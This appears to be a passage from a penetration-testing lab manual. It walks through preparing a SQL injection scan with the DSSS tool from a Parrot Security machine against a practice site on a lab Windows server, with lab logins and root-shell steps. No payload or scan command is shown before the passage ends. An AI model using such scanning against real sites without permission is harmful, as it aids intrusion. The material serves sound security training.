
Note: We will scan the **www.moviescope.com** website that is hosted on the **Windows Server 2019** machine.

1. Turn on the **Windows Server 2019** and **Parrot Security** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Parrot Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
6. In the **MATE Terminal** type **cd DSSS** and press **Enter** to navigate to the DSSS folder which is already downloaded.




7. In the terminal window, type **python3 dsss.py** and press **Enter** to view a list of available options in the DSSS application, as shown in the screenshot.




8. Now, minimize the **Terminal** window and click on the **Firefox** icon in the top section of **Desktop** to launch Firefox.
9. In the **Mozilla Firefox** window, type **http://www.moviescope.com/** in the address bar and press **Enter**. A **Login** page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.


   Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.



